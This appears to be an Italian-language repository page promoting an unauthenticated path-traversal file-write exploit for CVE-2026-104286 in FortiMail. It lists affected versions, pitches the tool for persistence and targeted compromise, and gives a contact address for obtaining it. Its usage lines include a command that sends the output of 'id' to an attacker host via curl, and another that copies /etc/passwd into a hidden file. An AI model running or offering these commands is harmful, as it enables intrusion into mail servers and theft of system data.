 shadowforge-cyber/cve-2026-104286-poc
Exploit di path traversal non autenticato per CVE-2026-104286 in FortiMail, che consente la scrittura di file arbitrari tramite richieste HTTP/HTTPS appositamente craftate per attività di red team e persistenza.

Exploit avanzato di scrittura arbitraria di file remoti non autenticato per CVE-2026-104286 in FortiMail. Richieste HTTP/HTTPS appositamente costruite aggirano la sanificazione dei percorsi nel client web, consentendo la creazione arbitraria di file sul sistema operativo sottostante. Utilizzato per valutazioni red team, impianti di persistenza e compromissione mirata di distribuzioni FortiMail.
FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)
Limitazione impropria di un nome di percorso a una directory limitata (CWE-22). Nessuna validazione delle sequenze ../ nei percorsi di caricamento file all'interno dei gestori API HTTP/HTTPS, consentendo il traversal al di fuori della directory di caricamento prevista.

$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
Contatto per l'exploit: [email protected]
